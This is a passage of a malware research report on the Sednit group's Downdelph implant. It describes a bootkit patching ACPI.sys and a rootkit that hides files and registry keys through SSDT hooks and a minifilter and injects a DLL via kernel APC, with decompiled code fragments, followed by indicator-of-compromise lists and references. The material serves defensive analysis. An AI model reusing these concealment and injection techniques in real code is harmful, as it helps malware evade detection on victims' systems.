


Figure 53. **Hook code in `ACPI.sys` resources section (`.rsrc`)**

This code receives as an input parameter the memory address of the Windows kernel `ntoskrnl.exe`, where the bootkit stores some crucial data in unused PE header fields. Using these data, it first restores the first five bytes of the original `ACPI.sys` entry-point, and then redirects to bootkit code stored at physical memory address `0x97C00`, mapped in the virtual memory space using the Windows API `MmMapIoSpace` *[109]*. This bootkit code will decrypt and execute the bootkit driver.

The modifications to the `ACPI.sys` driver bypass Windows' bootloader integrity checks, because those checks are done on the hard-drive version of the file, not on the in-memory version.

- The bootkit driver injects the bootkit user-mode component into the `explorer.exe` process by patching its entry-point before it is executed. The user mode component then loads **Downdelph** and, interestingly, it tries to set an exported global Boolean variable named `m_bLoadedByBootkit` in **Downdelph** to `TRUE`, as shown in **Figure 54**.

```
    {
      hModule = (HMODULE)load_dll_from_mem((int)DosHeader, (LPCVOID)nNumberOfBytesToWrite);
    }
    if ( hModule )
    {
LABEL_20:
      exportedVar = GetProcAddress(hModule, "m_bLoadedByBootkit");
      if ( exportedVar )
        *(_DWORD *)exportedVar = TRUE;
```

Figure 54. **User mode bootkit component attempts to set an exported Boolean variable in Downdelph, after having loaded it**

As this global variable is absent in all **Downdelph** binaries, we speculate that the bootkit was originally intended to be used with a different payload, and was repurposed by Sednit's operators.

Moreover, the user-mode component of the bootkit exports two functions named `Entry` and `ep_data`. Those two export names are also present in early samples of the infamous BlackEnergy malware *[99]*. Also, we found several cases of code sharing between the bootkit components and the same BlackEnergy samples. These hints lead us to speculate that the developers may be related.

Kernel Mode Rootkit

Another interesting **Downdelph** persistence method we analyzed relies on a Windows driver, used during deployments in February 2014. Once loaded at startup as a Windows service, this driver executes and hides **Downdelph**, effectively acting as a rootkit *[110]*. We were able to dig up only four samples of this rootkit: three 32-bit versions, corresponding to Cases 2, 3 and 4 in Figure 45, and an additional 64-bit version for which we do not have any context.

Roughly summarized, the rootkit hides certain operating system artifacts (files, registry keys, folders) whose location matches a rule in a set of so-called `Hide rules`. Those rules are set by the dropper and stored in the Windows Registry, making the rootkit a flexible tool able to hide any given artifacts.

Interestingly, numerous debug messages were left by the developers in the rootkit, which allow those `Hide rules` in particular to be clearly seen. For example, here are the rules used with one sample, as output in debug logs during execution:

```
HIDEDRV: >>>>>>>>Hide rules>>>>>>>> rules
HIDEDRV: File rules: \Device\HarddiskVolume1\Windows\system32\mypathcom\dnscli1.dll
HIDEDRV: File rules: \Device\HarddiskVolume1\Windows\system32\drivers\FsFlt.sys
HIDEDRV: Registry rules: \REGISTRY\MACHINE\SYSTEM\ControlSet002\services\FsFlt
HIDEDRV: Registry rules: \REGISTRY\MACHINE\SYSTEM\ControlSet001\services\FsFlt
HIDEDRV: Registry rules: \REGISTRY\MACHINE\SYSTEM\CurrentControlSet\services\FsFlt
HIDEDRV: Inject dll: C:\Windows\system32\mypathcom\dnscli1.dll
HIDEDRV: Folder rules: \Device\HarddiskVolume1\Windows\system32\mypathcom
HIDEDRV: <<<<<<<<XXXXX<<<<<<<< rules
HIDEDRV: <<<<<<<<Hide rules<<<<<<<< rules
```

We can observe here the three types of artifacts possibly hidden by the rootkit:

- Some specific files, whose paths are given in the `File rules`. In this case, two such rules are present and respectively serve to hide the **Downdelph** file (`[…]\dnscli1.dll`) and the rootkit itself (`[…]\FsFlt.sys`).
- Some specific Windows Registry keys, whose paths are given in the `Registry rules`. In this case, three such rules are present, to hide registry keys related to the rootkit's Windows service, and also to hide the configuration itself, which is stored in this particular place.
- Some specific folders, whose paths are given in the `Folder rules`. In this case, one such rule is present, to hide the **Downdelph** folder (`[…]\mypathcom`).

Finally, the `Inject dll` rule contains the path of a DLL that the rootkit will inject into the `explorer.exe` process. In this case, it points to **Downdelph**.

The debug messages all start with `HIDEDRV`, which is apparently the name the developers gave to this rootkit. The developers also forgot to remove some program database (PDB) *[62]* file paths from the samples:

```
d:\!work\etc\hi\Bin\Debug\win7\x86\fsflt.pdb
d:\!work\etc\hideinstaller_kis2013\Bin\Debug\win7\x64\fsflt.pdb
d:\new\hideinstaller\Bin\Debug\wxp\x86\fsflt.pdb
```

To summarize, the rootkit is configured to hide **Downdelph** and itself from the user, and also to inject **Downdelph** into `explorer.exe`. We are now going to describe how those two operations are implemented.

Hiding Artifacts

We have identified two different implementations of the concealment mechanism, depending on the samples. The first one installs hooks in the System Service Descriptor Table (SSDT) *[111]*, while the second one relies on the Windows filter manager *[112]*.

SSDT Hooking

The SSDT is an internal Windows table containing addresses of core kernel routines, in such a way that hooking them allows the interception of data received by user mode programs. This rootkit hooks three SSDT entries, corresponding to the functions `ZwSetInformationFile`, `ZwQueryDirectoryFile` and `ZwEnumerateKey`.

These three functions are called by Windows processes to access files, directories and registry keys respectively. The logic inserted by the rootkit is pretty simple: if the accessed artifact path matches one of the `Hide rules`, then the function returns as if the artifact does not exist on the system. On the other hand, if the accessed artifact path is not rootkit-protected, the original SSDT function is executed. For example, the hook code for `ZwSetInformationFile` to hide files is presented in **Figure 55**.

```
    RtlInitUnicodeString(&AccessedFile, &SourceString);
    if ( debug_level >= 5 )
    {
      DbgPrint("HIDEDRV: ");
      DbgPrint("PROBA %ws rule match\n", &SourceString);
    }
    // Is the accessed file rootkit-protected?
    if ( FindRule(&AccessedFile, 1) )
    {
      if ( debug_level >= 5 )
      {
        DbgPrint("HIDEDRV: ");
        DbgPrint("HideNtSetInformationFile : FileDispositionInformation %ws rule match\n", &AccessedFile);
      }
      // Hide file presence
      return STATUS_NO_SUCH_FILE;
    }
    if ( debug_level >= 5 )
    {
      DbgPrint("HIDEDRV: ");
      DbgPrint("ELSE FindRule \n");
    }
  }
  // Non-protected file, executes the original function
  return Original2wSetInformationFile(Handle, a2, a3, a4, a5);
```

Figure 55. **Hook code for `ZwSetInformationFile` to hide files**

With the arrival of 64-bit versions of Windows, the SSDT became protected by Kernel Patch Protection *[113]*, preventing the insertion of hooks into this table. This probably explains why a different implementation of the concealment functionality was introduced in the rootkit, as described below.

Minifilter Driver

The Windows filter manager *[112]* allows registering a driver as a *minifilter*, so that its code will be called on certain I/O operations. Such a minifilter driver can register a *pre*-operation callback or a *post*-operation callback on each I/O operation it registers to filter.

Minifilter drivers are ordered based on a value called "altitude": the filter manager executes driver callbacks registered for an I/O operation in the *descending* order of altitude. This ordering allows, for example, prioritizing anti-virus minifilters over data-processing minifilters, in order to detect malicious files before opening them.

In our case, the rootkit driver registers itself as a minifilter of altitude `370030`. This altitude is normally associated with a Windows legacy driver named `passThrough.sys` *[114]*, which is an example of a minifilter open-sourced by Microsoft *[115]*. Thus, the rootkit takes the place of `passThrough.sys` in the minifilter stack, and provides callbacks for hiding.

The concealment functionality is mainly implemented as a *pre*-operation callback on the IRP_MJ_CREATE *[116]* I/O operation, which corresponds to the creation or opening of files and directories. The callback code is shown in **Figure 56**.

```
v5 = FltGetFileNameInformation(callback_data, 1026u, &FileNameInformation);
if ( v5 >= 0 )
{
  // Is the accessed file or directory rootkit-protected?
  if ( FindRule(&FileNameInformation->Name, FILE_RULES) || FindRule(&FileNameInformation->Name, DIRECTORY_RULES) )
  {
    if ( debug_level >= 5 )
    {
      DbgPrint("HIDEDRV: ");
      DbgPrint("PreHideCreate rule match %wZ\n", &FileNameInformation->Name);
    }
    // Hide file or directory presence
    callback_data->IoStatus.Status = STATUS_NOT_FOUND;
    FltSetCallbackDataDirty(callback_data);
    v6 = 4;
  }
  if ( FileNameInformation )
    FltReleaseFileNameInformation(FileNameInformation);
  result = v6;
}
```

Figure 56. **Preoperation callback for `IRP_MJ_CREATE` (the creation or opening of files and directories)**

Regarding hiding registry keys, the developers simply re-used the code of another minifilter example *[117]* released by Microsoft for that purpose.

As a final note on this rootkit's concealment mechanisms, we would like to mention that we found a 64-bit version of the minifilter-based rootkit made to run on Windows 7 (according to its PDB path `[…]win7\x64\fsflt.pdb`). Loading such unsigned driver is normally prevented on this operating system, and we do not know if the attackers may have actually loaded it.

DLL Injection

Once the hiding mechanisms have been put in place, the rootkit injects the DLL whose path is in the `Inject dll` rule (**Downdelph** in our case) into `explorer.exe`. To do so, it first copies a shellcode into `explorer.exe`, which simply calls Windows API `LoadLibraryW` on **Downdelph** path.

To execute the shellcode, the rootkit then queues a kernel asynchronous procedure call (APC) *[118]*, a little-known code injection technique. The code responsible for the injection is pictured in **Figure 57**.

```
// Queuing an APC that will just call LoadLibrary(DllPath) in the thread context
KeInitializeApc(pkApc, pkThread, 0, FN_ApcKernelRoutine, 0, FN_ApcNormalRoutine, APC_LEVEL, 0);
KeInsertQueueApc(pkApc, path, LoadLibraryW, 0);
```

Figure 57. **Kernel mode APC registration, `FN_ApcNormalRoutine` being the shellcode address in the target process**

CONCLUSION AND OPEN QUESTIONS

Deploying a component as simple as **Downdelph** with a bootkit or a rootkit may seem excessive. But given the apparent rarity of **Downdelph** deployments over the last two years, we are inclined to speculate this is a deliberate strategy.

By rarely deploying it, Sednit operators apparently kept it out of the hands of malware researchers for almost two years, which, combined with advanced persistence methods, ensured that they were able to maintain the monitoring of selected targets over the long term.

Still, we are certainly missing parts of the picture concerning **Downdelph**, and we hope this report will encourage other researchers to contribute further pieces to the puzzle.

Part 4

Indicator of Compromise

Email Attachments

ESET Detection Names

```
Win32/Exploit.CVE-2015-1641.H
Win32/Exploit.CVE-2015-2424.A
```

Hashes

```
76053b58643d0630b39d8c9d3080d7db5d017020
9b276a0f5fd824c3dff638c5c127567c65222230
e7f7f6caaede6cc29c2e7e4888019f2d1be37cef
ef755f3fa59960838fa2b37b7dedce83ce41f05c
```

File Names

```
Exercise_Noble_Partner_16.rtf
Iran_nuclear_talks.rtf
Putin_Is_Being_Pushed_to_Prepare_for_War.rtf
Statement by the Spokesperson of European Union on the latest developments in eastern
Ukraine.rtf
```

Sedkit

Domain Names

```
aljazeera-news.com
ausameetings.com
bbc-press.org
cnnpolitics.eu
dailyforeignnews.com
dailypoliticsnews.com
defenceiq.us
defencereview.eu
diplomatnews.org
euronews24.info
euroreport24.com
kg-news.org
military-info.eu
militaryadviser.org
militaryobserver.net
nato-hq.com
nato-news.com
natoint.com
natopress.com
osce-info.com
osce-press.org
pakistan-mofa.net
politicalreview.eu
politicsinform.com
reuters-press.com
shurl.biz
stratforglobal.net
thediplomat-press.com
theguardiannews.org
trend-news.org
unian-news.info
unitednationsnews.eu
virusdefender.org
worldmilitarynews.org
worldpoliticsnews.org
worldpoliticsreviews.com
worldpostjournal.com
```

Seduploader

ESET Detection Names

```
OSX/Agent.AE
Win32/Agent.XBZ
Win32/Agent.XIA
Win32/Agent.XIJ
Win32/Agent.XIO
Win32/Agent.XFK
Win32/Sednit.Z
Win32/Sednit.AA
Win32/Sednit.AB
Win32/Sednit.AC
Win32/Sednit.AF
Win32/Sednit.AG
Win32/Sednit.AR
Win32/Sednit.AS
Win32/Sednit.AT
Win32/Sednit.AU
Win32/Small.NNY
Win64/TrojanDropper.Small.A
Win64/TrojanDropper.Small.B
Win64/Agent.DJ
```

Hashes

```
015425010bd4cf9d511f7fcd0fc17fc17c23eec1
0f7893e2647a7204dbf4b72e50678545573c3a10
10686cc4e46cf3ffbdeb71dd565329a80787c439
17661a04b4b150a6f70afdabe3fd9839cc56bee8
21835aafe6d46840bb697e8b0d4aac06dec44f5b
2663eb655918c598be1b2231d7c018d8350a0ef9
2c86a6d6e9915a7f38d119888ede60b38ab1d69d
351c3762be9948d01034c69aced97628099a90b0
3956cfe34566ba8805f9b1fe0d2639606a404cd4
4d5e923351f52a9d5c94ee90e6a00e6fced733ef
4fae67d3988da117608a7548d9029caddbfb3ebf
51b0e3cd6360d50424bf776b3cd673dd45fd0f97
51e42368639d593d0ae2968bd2849dc20735c071
5c3e709517f41febf03109fa9d597f2ccc495956
63d1d33e7418daf200dc4660fc9a59492ddd50d9
69d8ca2a02241a1f88a525617cf18971c99fb63b
6fb3fd8c2580c84314b14510944700144a9e31df
80dca565807fa69a75a7dd278cef1daaee34236e
842b0759b5796979877a2bac82a33500163ded67
8f99774926b2e0bf85e5147aaca8bbbbcc5f1d48
90c3b756b1bb849cba80994d445e96a9872d0cf5
99f927f97838eb47c1d59500ee9155adb55b806a
9fc43e32c887b7697bf6d6933e9859d29581ead0
a43ef43f3c3db76a4a9ca8f40f7b2c89888f0399
a5fca59a2fae0a12512336ca1b78f857afc06445
a857bccf4cc5c15b60667ecd865112999e1e56ba
b4a515ef9de037f18d96b9b0e48271180f5725b7
b7788af2ef073d7b3fb84086496896e7404e625e
b8aabe12502f7d55ae332905acee80a10e3bc399
c1eae93785c9cb917cfb260d3abf6432c6fdaf4d
c2e8c584d5401952af4f1db08cf4b6016874ddac
c345a85c01360f2833752a253a5094ff421fc839
d3aa282b390a5cb29d15a97e0a046305038dbefe
d85e44d386315b0258847495be1711450ac02d9f
d9989a46d590ebc792f14aa6fec30560dfe931b1
e5fb715a1c70402774ee2c518fb0e4e9cd3fdcff
e742b917d3ef41992e67389cd2fe2aab0f9ace5b
ed9f3e5e889d281437b945993c6c2a80c60fdedc
```

```
f024dbab65198467c2b832de9724cb70e24af0dd
f3d50c1f7d5f322c1a1f9a72ff122cac990881ee
f7608ef62a45822e9300d390064e667028b75dea
```

File Names

```
amdcache.dll
api-ms-win-core-advapi-l1-1-0.dll
api-ms-win-downlevel-profile-l1-1-0.dll
api-ms-win-samcli-dnsapi-0-0-0.dll
apisvcd.dll
btecache.dll
cormac.mcr
csrs.dll
csrs.exe
hazard.exe
hello32.dll
hpinst.exe
iprpp.dll
lsasrvi.dll
mgswizap.dll
runrun.exe
vmware_manager.exe
```

Temporary File Names

```
jhuhugit.temp
jhuhugit.tmp
jkeyskw.temp
```

Registry Keys

```
HKCU\Software\Microsoft\Office test\Special\Perf
```

Mutex Names

```
//dfc01ell6zsq3-ufhhf
\BaseNamedObjects\513AbTAsEpcq4mf6TEacB
\BaseNamedObjects\ASLIiasiuqpssuqkl713h
\BaseNamedObjects\B5a20F03e6445A6987f8EC87913c9
\BaseNamedObjects\sSbydFdIob6NrhNTJcF89uDqE2
ASijnoKGszdpodPPiaoaghj8127391
```

C&C Server Domain Names

```
swsupporttools.com
www.capisp.com
www.dataclen.org
www.mscoresvw.com
www.windowscheckupdater.net
www.acledit.com
www.biocpl.org
www.wscapi.com
www.tabsync.net
www.storsvc.org
www.winupdatesysmic.com
```

PDB Paths

```
D:\REDMINE\JOINER\HEADER_PAYLOAD\header_payload\Uploader\Release\Uploader.pdb
```

Xagent

ESET Detection Names

```
Linux/Fysbis
Win32/Agent.VQQ
Win32/Agent.WGJ
Win32/Agent.WLF
Win32/Agent.XIO
Win32/Agent.XIP
Win32/Agent.XPY
Win32/Agent.XPZ
Win32/Agent.XVD
Win32/Agent.XWX
Win64/Agent.ED
Win64/Agent.EZ
iOS/XAgent.A
iOS/XAgent.B
```

Hashes

Windows

```
072933fa35b585511003f36e3885563e1b55d55a
082141f1c24fb49981cc70a9ed50cda582ee04dd
08c4d755f14fd6df76ec86da6eab1b5574dfbafd
0f04dad5194f97bb4f1808df19196b04b4aee1b8
3403519fa3ede4d07fb4c05d422a9f8c026cedbf
499ff777c88aeacbbaa47edde183c944ac7e91d2
4b74c90c9d9ce7668aa9eb09978c1d8d4dfda24a
4bc32a3894f64b4be931ff20390712b4ec605488
5f05a8cb6fef24a91b3bd6c137b23ab3166f39ae
71636e025fa308fc5b8065136f3dd692870cb8a4
780aa72f0397cb6c2a78536201bd9db4818fa02a
7e33a52e53e85ddb1dc8dc300e6558735acf10ce
a70ed3ae0bc3521e743191259753be945972118b
baa4c177a53cfa5cc103296b07b62565e1c7799f
c18edcba2c31533b7cdb6649a970dce397f4b13c
d00ac5498d0735d5ae0dea42a1f477cf8b8b0826
d0db619a7a160949528d46d20fc0151bf9775c32
e816ec78462b5925a1f3ef3cdb3cac6267222e72
f1ee563d44e2b1020b7a556e080159f64f3fd699
```

Linux

```
9444d2b29c6401bc7c2d14f071b11ec9014ae040
ecdda7aca5c805e5be6e0ab2017592439de7e32c
f080e509c988a9578862665b4fcf1e4bf8d77c3e
```

File Names

```
rwte.dll
splm.dll
lg3.exe
api-ms-win-downlevel-profile-l1-1-0.dll
```

C&C server Domain Names

```
ciscohelpcenter.com
microsoftsupp.com
timezoneutc.com
inteldrv64.com
advpdxapi.com
```

C&C server IP Addresses

```
185.106.120.101
185.86.149.223
31.220.43.99
5.135.183.154
69.12.73.174
89.32.40.4
92.114.92.125
93.115.38.125
```

Sedreco

ESET Detection Names

```
Win32/Sednit.AJ
Win32/Sednit.AL
Win32/Sednit.AO
Win32/Sednit.C
Win32/Sednit.E
Win32/Sednit.F
Win32/Sednit.H
Win32/Sednit.S
Win32/Sednit.U
Win32/Sednit.W
Win32/Sednit.Y
Win64/Sednit.B
Win64/Sednit.G
```

Hashes

Dropper

```
4f895db287062a4ee1a2c5415900b56e2cf15842
87f45e82edd63ef05c41d18aeddeac00c49f1aee
8ee6cec34070f20fd8ad4bb202a5b08aea22abfa
9e779c8b68780ac860920fcb4a8e700d97f084ef
c23f18de9779c4f14a3655823f235f8e221d0f6a
e034e0d9ad069bab5a6e68c1517c15665abe67c9
e17615331bdce4afa45e4912bdcc989eacf284bc
```

Payload

```
04301b59c6eb71db2f701086b617a98c6e026872
11af174294ee970ac7fd177746d23cdc8ffb92d7
e3b7704d4c887b40a9802e0695bae379358f3ba0
```

File Names

Dropper

```
scroll.dll
wintraysys.exe
```

Payload

```
advstorshell.dll
mfxscom.dll
```

Dropped Files

```
%ALLUSERSPROFILE%\msd
%TEMP%\__2315tmp.dat
%TEMP%\__4964tmp.dat
```

Registry Keys

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Path
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Path
```

Mutexes

```
\BaseNamedObjects\AZZYMTX
\BaseNamedObjects\MutYzAz
```

C&C server Domain Names

```
1oo7.net
akamaisoft.com
cloudflarecdn.com
driversupdate.info
kenlynton.com
microsoftdriver.com
microsofthelpcenter.info
nortonupdate.org
softwaresupportsv.com
symantecsupport.org
updatecenter.name
updatesystems.net
updmanager.com
windowsappstore.net
```

Xtunnel

ESET Detection Names

```
Win32/Agent.RGB
Win32/Agent.RGD
Win32/Agent.RGS
Win32/Agent.RKP
Win32/Agent.RME
Win32/Agent.RMG
Win32/Agent.RMR
Win32/Agent.RQI
```

Hashes

```
0450aaf8ed309ca6baf303837701b5b23aac6f05
067913b28840e926bf3b4bfac95291c9114d3787
1535d85bee8a9adb52e8179af20983fb0558ccb3
42dee38929a93dfd45c39045708c57da15d7586c
8f4f0edd5fb3737914180ff28ed0e9cca25bf4cc
982d9241147aaacf795174a9dab0e645cf56b922
99b454262dc26b081600e844371982a49d334e5e
c637e01f50f5fbd2160b191f6371c5de2ac56de4
c91b192f4cd47ba0c8e49be438d035790ff85e70
cdeea936331fcdd8158c876e9d23539f8976c305
db731119fca496064f8045061033a5976301770d
de3946b83411489797232560db838a802370ea71
e945de27ebfd1baf8e8d2a81f4fb0d4523d85d6a
```

C&C server IP Addresses

```
131.72.136.165
167.114.214.63
176.31.112.10
176.31.96.178
192.95.12.5
46.183.216.209
```

```
80.255.10.236
80.255.3.93
81.17.30.29
95.215.46.27
```

PDB Paths

```
H:\last version 23.04\UNvisible crypt version XAPS select - копия\XAPS_OBJECTIVE\
Release\XAPS_OBJECTIVE.pdb
C:\Users\User\Desktop\xaps_through_squid_default_proxy\Release\XAPS_OBJECTIVE.pdb
C:\Users\John\Documents\Новая папк\XAPS_OBJECTIVE\Release\XAPS_OBJECTIVE.pdb
E:\PROJECT\XAPS_OBJECTIVE_DLL\Release\XAPS_OBJECTIVE.pdb
```

Downdelph

ESET Detection Names

```
Win32/Rootkit.Agent.OAW
Win32/Rootkit.Agent.OAY
Win32/Sednit.AZ
Win32/Sednit.BA
Win32/Sednit.BB
Win32/Sednit.K
Win64/Sednit.J
```

Hashes

```
1cc2b6b208b7687763659aeb5dcb76c5c2fbbf26
49acba812894444c634b034962d46f986e0257cf
4c9c7c4fd83edaf7ec80687a7a957826de038dd7
4f92d364ce871c1aebbf3c5d2445c296ef535632
516ec3584073a1c05c0d909b8b6c15ecb10933f1
593d0eb95227e41d299659842395e76b55aa048d
5c132ae63e3b41f7b2385740b9109b473856a6a5
5fc4d555ca7e0536d18043977602d421a6fd65f9
669a02e330f5afc55a3775c4c6959b3f9e9965cf
6caa48cd9532da4cabd6994f62b8211ab9672d9e
7394ea20c3d510c938ef83a2d0195b767cd99ed7
9f3ab8779f2b81cae83f62245afb124266765939
e8aca4b0cfe509783a34ff908287f98cab968d9e
ee788901cd804965f1cd00a0afc713c8623430c4
```

File Names

```
apivscd.dll
install_com_x32_LL_full.dll
shcore.dll
userinit.exe
```

Registry Keys

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\LastEnum
SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\shell
```

C&C server Domain Names

```
intelmeserver.com
```

C&C server IP addresses

```
104.171.117.216
141.255.160.52
```

PDB Paths

```
d:\\!work\\etc\\hideinstaller_kis2013\\Bin\\Debug\\win7\\x64\\fsflt.pdb
d:\\new\\hideinstaller\\Bin\\Debug\\wxp\\x86\\fsflt.pdb
d:\\!work\\etc\\hi\\Bin\\Debug\\win7\\x86\\fsflt.pdb
```

References

1. The Washington Post, Russian government hackers penetrated DNC, stole opposition research on Trump, https://www.washingtonpost.com/world/national-security/russian-government-hackers-penetrated-dnc-stole-opposition-research-on-trump/2016/06/14/cf006cb4-316e-11e6-8ff7-7b6c1998b7a0_story.html, June 2016
2. The Wall Street Journal, Germany Points Finger at Russia Over Parliament Hacking Attack, http://www.wsj.com/articles/germany-points-finger-at-russia-over-parliament-hacking-attack-1463151250, May 2016
3. Reuters, France probes Russian lead in TV5Monde hacking: sources, http://www.reuters.com/article/us-france-russia-cybercrime-idUSKBN0OQ2GG20150610, June 2015
4. ESET VirusRadar, Zero-day, http://www.virusradar.com/en/glossary/zero-day
5. ESET, Sednit Espionage Group Attacking Air-Gapped Networks, http://www.welivesecurity.com/2014/11/11/sednit-espionage-group-attacking-air-gapped-networks/, November 2014
6. Kaspersky, Sofacy APT hits high profile targets with updated toolset, https://securelist.com/blog/research/72924/sofacy-apt-hits-high-profile-targets-with-updated-toolset/, December 2015
7. CrowdStrike, Bears in the Midst: Intrusion into the Democratic National Committee, https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/, June 2016
8. Trend Micro, Pawn Storm Espionage Attacks Use Decoys, Deliver SEDNIT, https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/pawn-storm-espionage-attacks-use-decoys-deliver-sednit, October 2014
9. FireEye, APT28: A Window into Russia's Cyber Espionage Operations?, https://www.fireeye.com/blog/threat-research/2014/10/apt28-a-window-into-russias-cyber-espionage-operations.html
10. GitHub, ESET Indicators of Compromises, https://github.com/eset/malware-ioc/tree/master/sednit
11. PricewaterhouseCoopers, Tactical Intelligence Bulletin : Sofacy Phishing, https://pwc.blogs.com/files/tactical-intelligence-bulletin---sofacy-phishing-.pdf, October 2014
12. Bitly, URL Shortener and Link Management Platform, https://bitly.com
13. Bitly, Sunsetting Your Network and Public Profile Pages, https://bitly.com/blog/sunsetting-network-public-profile-pages/, May 2016
14. Wikipedia, Moscow Time, https://en.wikipedia.org/wiki/Moscow_Time
15. Wikipedia, People's Freedom Party, https://en.wikipedia.org/wiki/People%27s_Freedom_Party
16. BuzzFeed, Down The Rabbit Hole With Russia's Mysterious Leakers, https://www.buzzfeed.com/maxseddon/down-the-rabbit-hole-with-russias-mysterious-leakers
17. Trend Micro, Pawn Storm's Domestic Spying Campaign Revealed; Ukraine and US Top Global Targets, https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storms-domestic-spying-campaign-revealed-ukraine-and-us-top-global-targets/, August 2015
18. MITRE, CVE-2009-3129, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3129
19. MITRE, CVE-2010-3333, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3333
20. MITRE, CVE-2012-0158, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158
21. MITRE, CVE-2013-2729, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2729
22. MITRE, CVE-2014-1761, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1761
23. ESET, Sednit espionage group now using custom exploit kit, http://www.welivesecurity.com/2014/10/08/sednit-espionage-group-now-using-custom-exploit-kit/, October 2014
24. MITRE, CVE-2015-1641, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1641
25. Prevenity, Analiza ataków z maja 2016 na instytucje publiczne, http://malware.prevenity.com/2016_05_01_archive.html (Polish), May 2016
26. MITRE, CVE-2015-2424, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2424
27. iSIGHTPARTNERS, Microsoft Office Zero-Day CVE-2015-2424 Leveraged By Tsar Team, https://isightpartners.com/2015/07/microsoft-office-zero-day-cve-2015-2424-leveraged-by-tsar-team, July 2015
28. All-Ukrainian Academic Union, Contacts, http://aunion.info/en/contacts-0

29. The Huffington Post, Putin Is Being Pushed to Abandon His Conciliatory Approach to the West and Prepare for War, http://www.huffingtonpost.com/alastair-crooke/putin-west-war_b_9991162.html
30. Palo Alto Networks Unit42, New Sofacy Attacks Against US Government Agency, http://researchcenter.paloaltonetworks.com/2016/06/unit42-new-sofacy-attacks-against-us-government-agency, June 2016
31. Wikipedia, Watering Hole, https://en.wikipedia.org/wiki/Watering_Hole
32. Stratfor, Geopolitical intelligence, economic, political, and military strategic forecasting, https://www.stratfor.com/
33. W3Schools Online Web Tutorials, The Navigator Object, http://www.w3schools.com/jsref/obj_navigator.asp
34. W3Schools Online Web Tutorials, The Screen Object, http://www.w3schools.com/jsref/obj_screen.asp
35. MITRE, CVE-2013-1347, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1347
36. MITRE, CVE-2013-3897, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3897
37. MITRE, CVE-2014-1510, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1510
38. MITRE, CVE-2014-1511, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1511
39. MITRE, CVE-2014-1776, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1776
40. MITRE, CVE-2014-6332, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6332
41. BAE Systems, New Mac OS Malware Exploits MacKeeper, https://baesystemsai.blogspot.com/2015/06/new-mac-os-malware-exploits-mackeeper.html, June 2015
42. MITRE, CVE-2015-2590, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2590
43. MITRE, CVE-2015-4902, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4902
44. Trend Micro, Analyzing the Pawn Storm Java Zero-Day – Old Techniques Reused, https://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-the-pawn-storm-java-zero-day-old-techniques-reused/, July 2015
45. MITRE, CVE-2015-3043, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3043
